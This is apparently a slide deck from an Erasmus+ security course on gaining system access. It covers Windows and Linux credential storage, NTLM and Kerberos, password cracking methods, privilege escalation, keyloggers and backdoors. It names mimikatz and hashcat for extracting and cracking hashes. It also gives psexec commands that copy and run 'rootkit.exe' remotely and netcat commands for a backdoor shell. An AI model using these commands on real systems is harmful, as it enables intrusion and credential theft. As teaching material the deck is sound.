Gaining access

System attacks

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Hacking phases

1. Reconnaissance and footprinting
2. Scanning and enumeration
3. Gaining Access
   a. Network Attacks
   b. System attacks
4. Maintaining access/escalating privileges
5. Clearing traces

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Users/groups/passwords

- Windows (1):
  - Default accounts: guest and administrator – in new Windows (after Vista) not enabled by default
  - Admin privileges used only for special purposes
  - User contexts (used for specific reasons):
    - Local Service
    - Network Service
    - System
    - Current User

Users/groups/passwords

- Windows (2):
  - Users can belong to one or more groups which can be used to jointly manage the access to the resources
  - Default Groups:
    - Anonymous Logon
    - Batch
    - Creator Group
    - Creator Owner
    - Everyone
    - Interactive
    - Network Restricted
    - System
    - Terminal Server User

Users/groups/passwords

- Windows (3):
  - security identifier (SID) - a number assigned by the OS to uniquely identify a specific object such as a user, group or a computer.
    - S-1-0-0 (Null SID)
    - S-1-1-0 (World)
    - S-1-2-0 (Local)
    - S-1-5-21domain-500 (Administrator)
    - S-1-5-21domain-501 (Guest)
    - https://support.microsoft.com/en-gb/help/243330/well-known-security-identifiers-in-windows-operating-systems
  - SIDs, groups and passwords are stored in Security Accounts Manager (SAM):
    - SAM file: `\windows\system32\config\`

Authentication on Microsoft platforms

- Security Accounts Manager (SAM)
  - Database which stores credentials, passwords in hashed format, and other account information
  - The SAM file cannot be moved or copied while Windows is running
  - The system will only give up exclusive access of the SAM when powered off or when the system has a Blue Screen of Death failure.
  - SYSKEY is a utility that is used to partially encrypt the SAM and protect the information stored within – used against offline attacks
  - The hashes are stored in
    - `c:\windows\system32\config\SAM`

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Windows password hashing

- An account in the SAM looks like this:
  - `Link:1010:624AAC413795CDC14E835F1CD90F4C76:6F585FF8FF6280B59CCE252FDB500EB8:::`
  - LM:NTLM
  - Versions of Windows after XP no longer store the LM hash by default
  - Password crackers: Ophcrack and L0phtCrack display and attempt to decipher these hashes, as do applications such as pwdump

ISSES
Co-funded by the Erasmus+ Programme of the European Union

LM hash

- LM outdated (from 80s, turned off in Win vista):

1. Convert all lower case to upper case
2. Pad password to 14 characters with NULL characters
3. Split the password to two 7 character chunks
4. Create two DES keys from each 7 character chunk
5. DES encrypt the string **KGS!@#$%** with these two chunks
6. Concatenate the two DES encrypted strings. This is the LM hash.

- Trivial to guess passwords shorter than 8 characters

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

NT hash

- NThash=MD4(password) – 128 bit
  - Stored in SAM or in NTDS in domain controllers
  - No salt 😭
  - encrypted (RC4, AES since anniversary update 2016), but where are the keys?
  - Use mimikatz to extract hashes (https://github.com/gentilkiwi/mimikatz)
  - Use hashcat (https://github.com/hashcat/hashcat) to get the passwords
- SAM is also locked, but… there are tools for reading it (Cain & Abel)


ISSES
Co-funded by the Erasmus+ Programme of the European Union

Retrieving password hash in Win

- Only four things are needed from the “Target PC” to retrieve any given (local) user hash:
  - The User RID or Runtime Identifier
    - For the builtin Administrator this is always ‘500’ (0x1f4), whereas normal users start at ‘1001’ (0x3e9) and increment from there
  - The Registry HEX Value found at HKEY_LOCAL_MACHINE registry: HKLM\SAM\SAM\Domains\Account\Users\000001F4 in the “V” value
    - Where “V” means Variable in size and thus uses an “Offset” + “Length” system
    - Requires “System” privileges to be extracted and/or seen (Admin is not enough)
  - The Registry HEX Value found at HKLM\SAM\SAM\Domains\Account in the “F” value
    - Where “F” means Fixed in size and only requires knowledge of the fixed offsets
    - Requires “System” privileges to be extracted and/or seen (admin privs are not enough)
  - The Class Names of 4 Registry Keys: HKLM\System\CurrentControlSet\Control\Lsa\{JD,Skew1,GBG,Data}
    - These are not values of some sort and are actually not visible in the regedit GUI
    - To get these values, the keys need to be exported as Text (txt)


ISSES
Co-funded by the Erasmus+ Programme of the European Union

Retrieving a hash – before 2016



ISSES
Co-funded by the Erasmus+ Programme of the European Union

Retrieving a hash – after AU 2016



ISSES

Co-funded by the Erasmus+ Programme of the European Union

Client – server auth: NTLMv1

- NTLMv1 challenge-response algorithm:
  - C = 8-byte server challenge, random
  - K1 | K2 | K3 = NThash | 5-bytes-0
  - response = DES(K1,C) | DES(K2,C) | DES(K3,C)
- Deprecated

ISSES
Co-funded by the Erasmus+ Programme of the European Union

NTLMv2


- SC = 8-byte server challenge, random ->
- response = LMv2 | CC | NTv2 | CC* <-
  - CC = 8-byte client challenge, random
  - CC* = (X, time, random, domain name)
  - v2-Hash = HMAC-MD5(NT-Hash, user name, domain name)
  - LMv2 = HMAC-MD5(v2-Hash, SC, CC)
  - NTv2 = HMAC-MD5(v2-Hash, SC, CC*)

ISSES
Co-funded by the Erasmus+ Programme of the European Union

NTLMv2


ISSES
Co-funded by the Erasmus+ Programme of the European Union

Kerberos 4 overview



Kerberos 5

- Since Windows 2000
- C – Client
- AS – Authentication Server
- TGS – Ticket Granting Server
- V – Service
- Cracking Kerberos – Cain tool



ISSES
Co-funded by the Erasmus+ Programme of the European Union

Users/groups/passwords

- Linux (1):
  - Users belong to groups
  - Users are listed in:
    - /etc/passwd:

```
username:password:UID:GID:name:home directory:shell
pera:x:1000:1000:Pera Peric:/home/pera:/bin/bash
```

  - Hashes of passwords are stored in:
    - /etc/shadow:

```
pera:$6$r8tyYuD1$R45G01kSDFrTWQ5nKOSJTalriTHboUdwPDMN943RsQkRcEPe
poa47eTcSe7keX43PEaBijsu/tEWdsRbWwq.L1:17661:0:99999:7:::
```

groups/services

- Linux (2):
  - Groups and user mappings are stored in `/etc/groups`:
  - Well known services:
    - TCP 21 - FTP
    - TCP 22 - SSH
    - TCP 23 - Telnet
    - TCP 25 - SMTP
    - TCP 53 – DNS zone transfer, UDP 53 – DNS queries
    - TCP 80 – web/HTTP, TCP 443 – HTTPS
    - TCP 110 – POP3, TCP 995 POP3S
    - UDP 123 – NTP
    - TCP 135 - RPC
    - TCP 137 - NetBIOS
    - TCP 139 - NetBIOS
    - UDP 160 and 161 – SNMP
    - TCP 445 – SMB over TCP
    - TCP 3389 – Remote desktop

```
adm:x:4:syslog,pera
cdrom:x:24:pera
sudo:x:27:pera
wireshark:x:127:pera
pera:x:1000:
```

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Linux/unix enumeration

- `finger` - returns the information about a user on a given system: user's home directory, login time, idle times, office location, and the last time they received or read mail.
- `rpcinfo` - enumerates information exposed over the Remote Procedure Call (RPC) protocol
- `showmount` - lists and identifies the shared directories present on a given system
- `enum4linux` - extraction of information through Samba (interaction with a Microsoft Windows client or server)
- `who` – who is logged onto the system

ISSES

Co-funded by the Erasmus+ Programme of the European Union

SYSTEM ATTACKS

System attacks

- Key goal:
  - Enter the system with the high privileges
- Methodology:
  - Password cracking
  - Escalating privileges
  - Executing applications
  - Hiding files
  - Covering tracks

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Password cracking

- Authentication:
  - Something I know (username/password)
  - Something I am (biometric)
  - Something I possess (token, mobile phone)
- process of recovering passwords from transmitted or stored data
- password is designed to be something an individual can remember easily but at the same time not something that can be easily guessed or broken
- People choose passwords that are easy to remember = easy to guess
- A lot of default passwords left unchanged
- Two (multi) factor authentication

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Easy to guess passwords

- Passwords that use only numbers
- Passwords that use only letters
- Passwords that are all upper- or lowercase
- Passwords that use proper names
- Passwords that use dictionary words
- Short passwords (fewer than eight characters)

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Password Cracking Techniques

1. Non-electronic Attacks – shoulder surfing, dumpster diving, social engineering, phishing,…
2. Active Online Attacks
   - Dictionary Attacks
   - Brute-Force Attacks
   - Hash Injection
3. Passive Online Attacks (sniffing)
   - Wire Sniffing
   - Man-in-the-Middle attacks
   - Replay Attacks
4. Default password
5. Offline Attacks
   - Precomputed hashes
   - Distributed network attacks

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Active online attacks

- Dictionary Attacks – list of common words used for passwords
- Brute-force Attacks – all symbol combinations
- Hash injection – reading the SAM or shadow file and rainbow

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Passive online attacks

- Packet sniffing (for non-encrypted services – FTP, telnet, SNMP v1,2,…)
  - Together with ARP, DNS spoofing, DNS poisoning
- Man in the middle
  - SSL Strip
  - Burp Suite
  - Browser Exploitation Framework (BeEF)
- Replay attacks

ISSES

Co-funded by the Erasmus+ Programme of the European Union

Offline attacks

- Precomputed hashes - Rainbow tables
  - Winrtgen tool
  - salting solves the problem
- Distributed network attack – attacker employs bots to use their computing power
- Default passwords
- USB password theft
- Password guessing

Sites with default passwords:
http://cirt.net
http://default-password.info
www.defaultpassword.us
www.passwordsdatabase.com
https://w3dt.net
www.virus.org
http://open-sez.me
http://securityoverride.org
www.routerpasswords.com
www.fortypoundhead.com

ISSES

Co-funded by the Erasmus+ Programme of the European Union

Escalating privileges

- If the compromised account does not have sufficient rights that attacker needs, he needs to escalate privileges
  - Horizontal Privilege Escalation: An attacker attempts to take over the rights and privileges of another user who has the same privileges as the current account.
  - Vertical Privilege Escalation The attacker gains access to an account and then tries to elevate the privileges of the account. It is also possible to carry out a vertical escalation by compromising an account and then trying to gain access to a higher-privileged account.

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Privilege escalating method

- Exploit vulnerabilities in the OS
- DLL hijacking: replace legitimate DLL with the malicious which returns a session with privileges (metasploit framework)
- Other tools:
  - Active@ Password Changer
  - Trinity Rescue Kit
  - ERD Commander
  - Windows Recovery Environment (WinRE)
  - Password Resetter

ISSES

Co-funded by the Erasmus+ Programme of the European Union

Executing applications

- System owning (pwning, pwn)
- When the attacker has sufficient privileges he can install:
  - **Backdoors:** designed to compromise the system in such a way as to allow later access to take place. An attacker can use these backdoors later to attack the system. Backdoors can come in the form of rootkits, Trojans, and similar types. They can even include software in the form of remote access Trojans (RATs).
  - **Crackers:** Any software that fits into this category is characterized by the ability to crack code or obtain passwords.
  - **Keyloggers:** hardware or software devices used to gain information entered via the keyboard.
  - **Malware** capture information, alter, or compromise the system.

ISSES
Co-funded by the Erasmus+ Programme of the European Union


Planting a backdoor

- Example: PsExec from PsTools
- PsExec need only be copied to a folder on the local system and run with the appropriate switches.
  - The following command launches an interactive command prompt on a system named \\zelda: `psexec \\zelda cmd.`
  - This command executes ipconfig on the remote system with the /all switch and displays the resulting output locally: `psexec \\zelda ipconfig /all`
  - This command copies the program rootkit.exe to the remote system and executes it interactively: `psexec \\zelda -c rootkit.exe`
  - This command copies the program rootkit.exe to the remote system and executes it interactively using the administrator account on the remote system: `psexec \\zelda -u administrator -c rootkit.exe`

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Keyloggers

- Logging keystrokes, clipboard, screenshots
- Hardware keyloggers
  - PC/BIOS (firmware)
  - Keyboard with the keylogger
  - External
    - USB, PS/2, bluetooth, acoustic, WiFi,…
- Software keyloggers
  - Kernel
  - Application
  - Hypervisor



ISSES
Co-funded by the Erasmus+ Programme of the European Union

Anti keylogger tools

- Encrypted keyboards (AES) (https://www.microsoft.com/accessories/en-us/aes-encryption)
  - But… there are replay attacks (https://www.lifehacker.com.au/2016/10/your-wireless-keyboard-isnt-safe-even-with-aes-encryption/)
- Zemana anti keylogger
- Spyshelter

ISSES

Co-funded by the Erasmus+ Programme of the European Union

Other tools

- **PDQ Deploy** This utility is designed to assist with the deployment of software to a single system or to multiple systems across a network. The utility is designed to integrate with Active Directory as well as other software packages.
- **RemoteExec** This utility is designed to work much like PsExec, but it also makes it easy to restart, reboot, and manipulate folders on the system.
- **DameWare** This is a set of utilities used to remotely administer and control a system. Much like the other utilities on this list, it is readily available and may not be detected by antivirus utilities. DameWare also has the benefit of working across platforms such as Windows, OS X, and Linux.
- **Netcat** This utility is a simple yet effective application that can be used to open up backdoors on a system when effectively planted onto a system.

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Using netcat

- On the target system, start up Netcat by running the following command: `Nc -l -p 1313` This command tells Netcat to listen (-l) on a specific port (-p) set to 1313 (it could be any number).
- On the attacker system, initiate a connection to the target by issuing the following command: `Nc <target ip address> 1313` This command tells the client to locate the target and connect to port 1313.
- At the console window that appears, you can now enter commands that will be executed on the remote system.

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Netcat example

```
student@ibLab-98-VM2:~$
student@ibLab-98-VM2:~$
